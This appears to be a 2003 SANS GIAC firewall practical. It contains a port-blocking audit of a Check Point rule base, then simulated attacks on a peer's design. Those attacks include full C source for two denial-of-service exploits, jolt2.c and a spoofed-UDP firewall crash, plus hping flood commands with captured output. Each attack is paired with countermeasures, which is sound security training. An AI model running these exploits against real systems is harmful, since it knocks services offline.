© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2. Apache Web Server [U2]
3. Secure Shell (SSH) [U3]
4. Simple Network Management Protocol (SNMP) [U4]
5. File Transfer Protocol (FTP) [U5]
6. R-Services – Trust Relationships [U6]
7. Line Printer Daemon (LPD) [U7]
8. Sendmail [U8]
9. BIND/DNS [U9]
10. General Unix Authentication – Accounts with No Passwords or Weak Passwords [U10]

Rule Base Check Against SANS Identified Top Common Vulnerabilities

Following is a list of ports commonly probed and attacked by hackers also presented in the SANS/FBI top 20 article. By blocking traffic to these ports at the firewall, GIAC would add an extra layer of defense that would help protect from configuration mistakes. The auditors verify which Firewall-1 Rule Base blocks these top vulnerabilities.


	Common Vulnerable Ports to be blocked	GIAC Firewall Rule Base blocking/controlling these ports in & out of GIAC local network
1	Login services – telnet (23/tcp), SSH (22/tcp), FTP (21/tcp), NetBIOS (139/tcp), rlogin et al (512/tcp through 514/tcp)	In to FW-1► 5, 6 In to LAN► 4, 26 Out to WAN◄ 24, 25, 26
2	RPC and NFS – Portmap/rpcbind (111/tcp and 111/udp), NFS (2049/tcp and 2049/udp), lockd (4045/tcp and 4045/udp)	In to FW-1► 6 In to LAN► 26 Out to WAN◄ 25, 26
3	NetBIOS in Windows NT – 135 (tcp and udp), 137 (udp), 138 (udp), 139 (tcp). Windows 2000 – earlier ports plus 445 (tcp and udp)	In to FW-1► 5, 6 In to LAN► 26 Out to WAN◄ 25, 26
4	X Windows – 6000/tcp through 6255/tcp	In to FW-1► 6 In to LAN► 26 Out to WAN◄ 25, 26
5	Naming services – DNS (53/udp) to all machines which are not DNS servers, DNS zone transfers (53/tcp) except from external secondaries, LDAP (389/tcp and 389/udp)	In to FW-1► 6 In to LAN► 9, 10, 12, 13, 26 Out to WAN◄ 10, 11, 25, 26
6	Mail – SMTP (25/tcp) to all machines, which are not external mail relays, POP (109/tcp and 110/tcp), IMAP (143/tcp)	In to FW-1► 6 In to LAN► 14, 15, 26 Out to WAN◄ 16, 25, 26
7	Web – HTTP (80/tcp) and SSL (443/tcp) except to external Web servers, may also want to block common high-order HTTP port choices (8000/tcp, 8080/tcp, 8888/tcp, etc.)	In to FW-1► 6 In to LAN► 2, 3, 7, 26 Out to WAN◄ 8, 25, 26
8	"Small Services" – ports below 20/tcp and	In to FW-1► 6

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	20/udp, time (37/tcp and 37/udp)	In to LAN► 26 Out to WAN◄ 25, 26
9	Miscellaneous – TFTP (69/udp), finger (79/tcp), NNTP (119/tcp), NTP (123/udp), LPD (515/tcp), syslog (514/udp), SNMP (161/tcp and 161/udp, 162/tcp and 162/udp), BGP (179/tcp), SOCKS (1080/tcp)	In to FW-1► 6 In to LAN► 17, 21, 22, 23, 26 Out to WAN◄ 18, 19, 25, 26
10	ICMP – block incoming echo request (ping and Windows traceroute), block outgoing echo replies, time exceeded, and destination unreachable messages except "packet too big" messages (type 3, code 4)	Not blocked at Check Point Firewall-1, blocked by GIAC Cisco border router
11	Block "spoofed" addresses – packets coming from outside your company sourced from internal addresses, private (RFC1918 and network 127) and IANA reserved addresses. Also block source routed packets or any packets with IP options set	Blocked by Check Point Firewall-1 in-built anti-spoofing mechanism on all interfaces and also blocked by GIAC Cisco border router

SYN Flood Protection

Auditors will verify that the built in SYNDEFENDER is activated to protect against SYN flood (DoS) attacks. Check the Firewall-1 log for such attack logs.



3.2 Evaluating the Audit

Auditing did not reveal any major problems or loopholes in the packet filtering of GIAC enterprise by the combined usage of a packet filtering router and the Check Point firewall-1. Most of the SANS major security vulnerabilities are taken care of. However, there are a few minor points that are worth mentioning –

1. Nmap can still guess the operating system of the firewall. By finger-printing the TCP/IP stack on the firewall, nmap was able to determine that the firewall is running Redhat Linux. An attacker can use this information to find OS specific vulnerabilities.
2. It might be wise to block all un-necessary ICMP messages explicitly. Tools like firewalk and hping use ICMP messages to map networks and determine position of firewalls in a network.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3. Increase redundancy in internet connection. To avoid service interruption GIAC could have a parallel connection to the Internet through a different service provider, protected by a packet filtering firewall as well.

Overall suggestions of the audit team:

- A company wide Security Policy should be developed and established so that procedures for deploying new equipment/servers are in place. The Security Policy Manual should be referred during developing new rules or implementation the existing ones.
- We recommended periodic auditing of perimeter security, particularly whenever new equipment is put in place or at least every six months.
- System administrators need to be staying abreast of latest security trends and new vulnerabilities and subscribe to vendor and other security-related mailing lists in order to stay up-to-date regarding discovery of new vulnerabilities and subsequent patch releases.
- We recommended creating positions like security administrators who would be responsible for all aspects of data security in GIAC.


© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Part IV: Design Under Fire

4.1 A Competitive Architecture

The following alternate GIAC architecture was developed by Ms. Patricia Siow (http://www.giac.org/practical/Patricia_Siow_GCFW.zip).



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Ms. Siow chose Check Point Firewall-1 v4.1 as the border firewall installed on Solaris 8 platform. From her documentation, it was not clear as to what patches (if any) were applied to the Firewall-1 v4.1 application. Following, I'll attempt to run few attacks against this network to test its robustness.

Vulnerability research sites

1. SecurityFocus (http://www.securityfocus.com/) (hosts the Bugtraq mailing list)
2. CERT (http://www.cert.org/)
3. Mitre's Common Vulnerabilities and Exposures (http://www.cve.mitre.org/)

4.2 Attacking the Firewall Itself

Here I am including two vulnerabilities of Firewall-1 v4.1 that I would try to check for robustness.

4.2.1 Check Point Firewall-1 Spoofed Source Denial of Service Vulnerability

If Checkpoint Firewall-1 receives a number of spoofed UDP packets with Source IP = Destination IP, the firewall (and likely the machine hosting it) crashes. This vulnerability was discovered in July 05, 2000 and published on Bugtraq (ID 1419) (http://www.securityfocus.com/bid/1419). Firewall-1 versions 3.0, 4.0 and 4.1 are vulnerable. The following C code was included with the posting, and may be used to exploit this vulnerability.

```
/*
 *  CheckPoint IP Firewall Denial of Service Attack
 *  July 2000
 *  Bug found by: antipent <rtodd@antipentium.com>
 *  Code by: lore <fiddler@antisocial.com>
 *  [Intro]
 *  CheckPoint IP firewall crashes when it detects packets coming from
 *  a different MAC with the same IP address as itself. We simply
 *  send a few spoofed UDP packets to it, 100 or so should usually do
 *  it.
 *  [Impact]
 *  Crashes the firewall and usually the box its running on. Resulting
 *  in a complete stand still on the networks internet connectivity.
 *  [Solution]
 *  Turn on anti-spoofing, the firewall has an inbuilt function to do
 *  this.
 *  [Disclaimer]
 *  Don't use this code. It's for educational purposes.
 *  [Example]
 *  ./cpd 1.2.3.4 500 53
 *  [Compile]
 *  cc -o cpd cpd.c
 *  [Support]
 *  This is designed to compile on Linux. I would port it, but you're
 *  not meant to be running it anyway, right?
 *  -- lore
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 */

#define __BSD_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netinet/ip.h>
#include <netinet/ip_udp.h>
#define TRUE   1
#define FALSE  0
#define ERR   -1
typedef u_long         ip_t;
typedef long           sock_t;
typedef struct ip      iph_t;
typedef struct udphdr  udph_t;
typedef u_short        port_t;
#define IP_SIZE  (sizeof(iph_t))
#define UDP_SIZE (sizeof(udph_t))
#define PSIZE    (IP_SIZE + UDP_SIZE)
#define IP_OFF   (0)
#define UDP_OFF  (IP_OFF + IP_SIZE)
void     usage               __P ((u_char *));
u_short  checksum            __P ((u_short *, int));

int main (int argc, char * * argv)
{
  ip_t victim;
  sock_t fd;
  iph_t * ip_ptr;
  udph_t * udp_ptr;
  u_char packet[PSIZE];
  u_char * yes = "1";
  struct sockaddr_in sa;
  port_t aport;
  u_long packets;
  if (argc < 3)
  {
    usage (argv[0]);
  }
  fprintf(stderr, "\n*** CheckPoint IP Firewall DoS\n");
  fprintf(stderr, "*** Bug discovered by: antipent <rtodd@antipentium.com>\n");
  fprintf(stderr, "*** Code by: lore <fiddler@antisocial.com>\n\n");
  if ((victim = inet_addr(argv[1])) == ERR)
  {
    fprintf(stderr, "Bad IP address '%s'\n", argv[1]);
    exit(EXIT_FAILURE);
  }
  else if (!(packets = atoi(argv[2])))
  {
    fprintf(stderr, "You should send at least 1 packet\n");
    exit(EXIT_FAILURE);
  }
  else if ((fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == ERR)
  {
    fprintf(stderr, "Couldn't create raw socket: %s\n", strerror(errno));
    exit(EXIT_FAILURE);
  }
  else if ((setsockopt(fd, IPPROTO_IP, IP_HDRINCL, &yes, 1)) == ERR)
  {
    fprintf(stderr, "Couldn't set socket options: %s\n", strerror(errno));
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
    exit(EXIT_FAILURE);
  }
  srand((unsigned)time(NULL));
  if (argc > 3)
  {
    aport = htons(atoi(argv[3]));
  }
  else
  {
    aport = htons(rand() % 65535 + 1);
  }
  fprintf(stderr, "Sending packets: ");
  while (packets--)
  {
    memset(packet, 0, PSIZE);
    ip_ptr = (iph_t *)(packet + IP_OFF);
    udp_ptr = (udph_t *)(packet + UDP_OFF);
    ip_ptr->ip_hl = 5;
    ip_ptr->ip_v = 4;
    ip_ptr->ip_tos = 0;
    ip_ptr->ip_len = PSIZE;
    ip_ptr->ip_id = 1234;
    ip_ptr->ip_off = 0;
    ip_ptr->ip_ttl = 255;
    ip_ptr->ip_p = IPPROTO_UDP;
    ip_ptr->ip_sum = 0;
    ip_ptr->ip_src.s_addr = victim;
    ip_ptr->ip_dst.s_addr = victim;
    udp_ptr->source = htons(rand() % 65535 + 1);
    udp_ptr->dest = aport;
    udp_ptr->len = htons(UDP_SIZE);
    udp_ptr->check = checksum((u_short *)ip_ptr, PSIZE);
    sa.sin_port = htons(aport);
    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = victim;

    if ((sendto(fd,
                packet,
                PSIZE,
                0,
                (struct sockaddr *)&sa,
                sizeof(struct sockaddr_in))) == ERR)
    {
      fprintf(stderr, "Couldn't send packet: %s\n",
        strerror(errno));
      close(fd);
      exit(EXIT_FAILURE);
    }
    fprintf(stderr, ".");
  }
  fprintf(stderr, "\n");
  close(fd);
  return (EXIT_SUCCESS);
}

void usage (u_char * pname)
{
  fprintf(stderr, "Usage: %s <victim_ip> <packets> [port]\n", pname);
  exit(EXIT_SUCCESS);
}

u_short checksum (u_short *addr, int len)
{
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
   register int nleft = len;
   register int sum = 0;
   u_short answer = 0;
   while (nleft > 1) {
      sum += *addr++;
      nleft -= 2;
   }
   if (nleft == 1) {
      *(u_char *)(&answer) = *(u_char *)addr;
      sum += answer;
   }
   sum = (sum >> 16) + (sum + 0xffff);
   sum += (sum >> 16);
   answer = ~sum;
   return(answer);
}
/* EOF */
```

Vulnerability Index - High

The design provided by Ms. Siow did not indicate whether the built-in anti-spoofing mechanism of Firewall-1 has been implemented or not. So assuming that it has not been implemented, the chance of success for this attack is high.

Risks Involved

If the firewall (and also likely the machine hosting the firewall) crashes then customers would not be able to reach to the GIAC web site and business would come to a halt. So the impact of this vulnerability would be serious for GIAC.

Outcome


The attack was not successful, possibly because the firewall built-in anti-spoofing mechanism was enabled.

Countermeasures

The firewall has a built-in anti-spoofing mechanism which needs to be enabled to avoid this problem. Below is a screenshot of the window where one can activate the Firewall-1 built-in anti-spoofing mechanism.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



4.2.2 Check Point Firewall-1 Valid Username Vulnerability

A vulnerability exists in Firewall-1 whereby an attacker can determine a valid username by the response given by the firewall to authentication requests (port 259 on the firewall) from a remote client. This vulnerability was published on Nov 01, 2000 in Bugtraq (ID 1890) (http://www.securityfocus.com/bid/1890).

Upon connecting to the firewall, the attacker enters a username and password. If the username and password are invalid, the firewall will respond with "<username> not found".

```
User: invaliduser
User invaliduser not found

User:
```

If the username is valid, and the password is invalid, the firewall will respond with "Access denied by Firewall-1 authentication".

```
User: validuser
FireWall-1 password: ******
Access denied by FireWall-1 authentication

User:
```

Vulnerability Index - Medium

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The design provided by Ms. Siow did not indicate whether a generic* account has been created on the Firewall-1 or not. So assuming that the account is not created, the chance of success for this attack is high.

This type of attack will not happen over-night, instead it will take lot of time to crack the password (provided they are strong passwords) and lot of failed connection attempts to the firewall. The firewall log would show all these failed attempts and the administrator should be alerted.

Risks Involved

Upon successfully determining a valid username, a remote attacker could then attempt a brute force or password grinding attack to determine the password for the valid username. If the usernames and passwords are chosen properly (i.e., strong passwords selected) then it will substantially increase the chances of breaking the password. However, if successful, an attacker could then gain access to the firewall based on that user's privileges. Since this firewall plays a major role in GIAC business operations, compromising the firewall could result in a complete halt of GIAC business by preventing access to the GIAC website.

Outcome

The attempt to guess user accounts in the Firewall-1 was not successful. We think a generic* account was already created in the FW-1 user database.

Countermeasures

Administrators can create a generic* account in the user database of FW-1 that will remedy this problem. This account will trigger on all usernames that have not been explicitly been defined in the user database and prevent an attacker from profiling the database.

4.3 Denial of Service Attack

4.3.1 Denial of Service Attack – 1 (against the firewall)

When fragmented IP packets are received by Checkpoint firewall, it reassembles all IP fragments prior to forwarding them on to their final destination. Moreover, the firewall does not inspect the fragments. Instead, after all the fragments have been received and the firewall has been successful in reassembling the original packet, it would then compare the packet to its state table, and then the rule base (if necessary) to decide whether or not to accept the packet.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

According to Checkpoint, Firewall-1 has been designed to handle and log fragmented packets in this way in order "To identify and audit attacks such as Ping of Death, Checkpoint added a mechanism to Firewall-1 – outside of its standard logging capability – to log certain events that occur during the Firewall-1 virtual assembly process. This fragmentation logging takes place on the gateway itself and not on the management station."

This handling mechanism of IP fragments makes Firewall-1 vulnerable to a Denial of Service attack. When incomplete fragments are sent to the firewall, the firewall will wait for the all the remaining fragments to be received before handling the particular IP packet. If a significant number of incomplete fragments are sent to the firewall, system resources become fully consumed by the fragmentation logging process, and the firewall is unable to process any other connections. Then, either the system is locked up until the incomplete fragments cease and the firewall timeouts expire for these packets, or in some extreme cases, the system may crash.[5] This DoS attack vulnerability was discovered by Lance Spitz and assigned the tracking number 1312 in Bugtraq database (http://www.securityfocus.com/bid/1312). Checkpoint Firewall-1 versions 4.0 and 4.1 are vulnerable to this attack, independent of Operating System platform. Since this occurs prior to comparison with the firewall rule base, the rule base cannot be used to protect the firewall and the attack does not show up in the firewall log.

Assuming that I have root shell access to 50 compromised cable/DSL modems running Linux OS, I can use the tool hping to launch a DDoS attack by sending large fragmented packets to the target firewall. The command would be as follows –

```
unix# hping -d 2000 -S -a <spoofed_host> -fast -f -x -p 80 <firewall_IP> ↵
```

where –

-d <data size> set packet body size in bytes;
-S set SYN tcp flag;
-a Use this option in order to set a fake IP source address, however replies will be sent to spoofed address, so you will can't see them;
--fast Alias for -i u10000 - hping will send 10 packets per second;
-f Split packets in to fragments - default 'virtual mtu' is 16 bytes, may be changed with *-m* option;
-x Set more fragments IP flag, use this option for target host send an ICMP time-exceeded during reassembly reply;
-p Set destination port, default is 0.

Alternatively, the following code provided with the Bugtraq vulnerability listing may be used to implement this attack too.

```
/*
 * File:   jolt2.c
 * Author: Phonix <phonix@moocow.org>
 * Date:   23-May-00
 *
 * Description: This is the proof-of-concept code for the
 *              Windows denial-of-serice attack described by
 *              the Razor team (NTBugtraq, 19-May-00)
 *              (MS00-029).  This code causes cpu utilization
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 *              to go to 100%.
 *
 * Tested against: Win98; NT4/SP5,6; Win2K
 *
 * Written for: My Linux box.  YMMV.  Deal with it.
 *
 * Thanks: This is standard code.  Ripped from lots of places.
 *         Insert your name here if you think you wrote some of
 *         it.  It's a trivial exploit, so I won't take credit
 *         for anything except putting this file together.
 */
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>
struct _pkt
{
  struct iphdr    ip;
  union {
    struct icmphdr  icmp;
    struct udphdr   udp;
  }  proto;
  char data;
} pkt;
int icmplen  = sizeof(struct icmphdr),
    udplen   = sizeof(struct udphdr),
    iplen    = sizeof(struct iphdr),
    spf_sck;
void usage(char *pname)
{
  fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
           pname);
  fprintf (stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
  exit(0);
}
u_long host_to_ip(char *host_name)
{
  static  u_long ip_bytes;
  struct hostent *res;
  res = gethostbyname(host_name);
  if (res == NULL)
    return (0);
  memcpy(&ip_bytes, res->h_addr, res->h_length);
  return (ip_bytes);
}
void quit(char *reason)
{
  perror(reason);
  close(spf_sck);
  exit(-1);
}
int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
  int     bs, psize;
  unsigned long x;
  struct  sockaddr_in to;
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
  to.sin_family = AF_INET;
  to.sin_port = 1235;
  to.sin_addr.s_addr = dst_addr;
  if (port)
    psize = iplen + udplen + 1;
  else
    psize = iplen + icmplen + 1;
  memset(&pkt, 0, psize);
  pkt.ip.version = 4;
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons(iplen + icmplen) + 40;
  pkt.ip.id = htons(0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (8190);
  if (port)
  {
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
  } else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
  }
  while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
               sizeof(struct sockaddr));
  }
  return bs;
}
int main(int argc, char *argv[])
{
  u_long  src_addr, dst_addr;
  int i, bs=1, port=0;
  char hostname[32];
  if (argc < 2)
    usage (argv[0]);
  gethostname (hostname, 32);
  src_addr = host_to_ip(hostname);
  while ((i = getopt (argc, argv, "s:p:h")) != EOF)
  {
    switch (i)
    {
      case 's':
        dst_addr = host_to_ip(optarg);
        if (!dst_addr)
          quit("Bad source address given.");
        break;
      case 'p':
        port = atoi(optarg);
        if ((port <=0) || (port > 65535))
          quit ("Invalid port number given.");
        break;
      case 'h':
      default:
        usage (argv[0]);
    }
  }
  dst_addr = host_to_ip(argv[argc-1]);
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
  if (!dst_addr)
    quit("Bad destination address given.");
  spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if (!spf_sck)
    quit("socket()");
  if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
      sizeof(bs)) < 0)
    quit("IP_HDRINCL");
  do_frags (spf_sck, src_addr, dst_addr, port);
}
```

Vulnerability Index - High

Ms. Siow's design does not talk about installing Service Pack 2 or the workaround for preventing such attacks. So the chance of this attack being successful is high. Using fragmented packets is a favorite (and stealth) technique used by hackers since many packet filtering products (mostly older) ignores or gets confused with fragmented packets.

Risks Involved

If the firewall (and also likely the machine hosting the firewall) crashes then customers would not be able to reach the GIAC web site and business would come to a halt. So the impact of this vulnerability would be serious for GIAC.

Outcome

This DoS attack against FW-1 was not successful, possibly because the Service Pack 2 for FireWall-1 v4.1 was installed.

Countermeasures

Checkpoint has issued kernel updates in the form of Service Pack 2 for FireWall-1 v4.1, and Service Pack 6 Hot Fix for FireWall-1 v4.0 to take care of this problem.

In case those service packs cannot be installed, an interim workaround is possible by disabling console logging, by issuing the following command –
`$FWDIR/bin/fw ctl debug -buf`
to the $FWDIR/bin/fw/fwstart command and restarting the firewall. This command will disable fragmentation console output messages, but all other standard log messages will not be affected."

4.3.2 Denial of Service Attack – 2 (to a service, like http)

I would use the tool hping to launch a DDoS attack to the Web server inside the firewall too. The command would be as follows –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
unix# hping –d 2000 –S –a <spoofed_host> –fast –p 80 <giac_webserver> ↵
```

where –

-d <data size> set packet body size in bytes;
-S set SYN tcp flag;
-a Use this option in order to set a fake IP source address, however replies will be sent to spoofed address, so you will can't see them;
--fast Alias for -i u10000 - hping will send 10 packets per second;
-f Split packets in to fragments - default 'virtual mtu' is 16 bytes, may be changed with *-m* option;
-x Set more fragments IP flag, use this option for target host send an ICMP time-exceeded during reassembly reply;
-p Set destination port, default is 0.

Here are the screenshots of the attack and tcpdump capture of packets being sent while the attack is in progress.

```
unix# hping2 --frag --morefrag --syn --fast -a 10.0.0.45 -p 80 192.168.0.47
HPING 192.168.0.47 (ppp0 192.168.0.47): S set, 40 headers + 0 data bytes

--- 192.168.0.47 hping statistic ---
68 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
unix#
```

Interestingly, here it says 100% packet loss, since all the return packets are sent to the spoofed address 10.0.0.45 and not back to this machine.

```
unix# tcpdump
tcpdump: listening on eth0
20:06:48.776659 10.0.0.45.2615 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:48.776842 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:48.878042 10.0.0.45.2616 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:48.878114 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:48.979605 10.0.0.45.2617 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:48.979671 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:49.081172 10.0.0.45.2618 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:49.081242 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:49.182734 10.0.0.45.2619 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:49.182804 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:49.284290 10.0.0.45.2620 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:49.284358 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:49.385856 10.0.0.45.2621 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:49.385928 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:49.487413 10.0.0.45.2622 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:49.487484 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:49.588981 10.0.0.45.2623 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:49.589048 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
20:06:49.690543 10.0.0.45.2624 > 192.168.0.47.http: [|tcp] (frag 75:16@0+)
20:06:49.690608 10.0.0.45 > 192.168.0.47: (frag 75:4@16)
```

OR

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

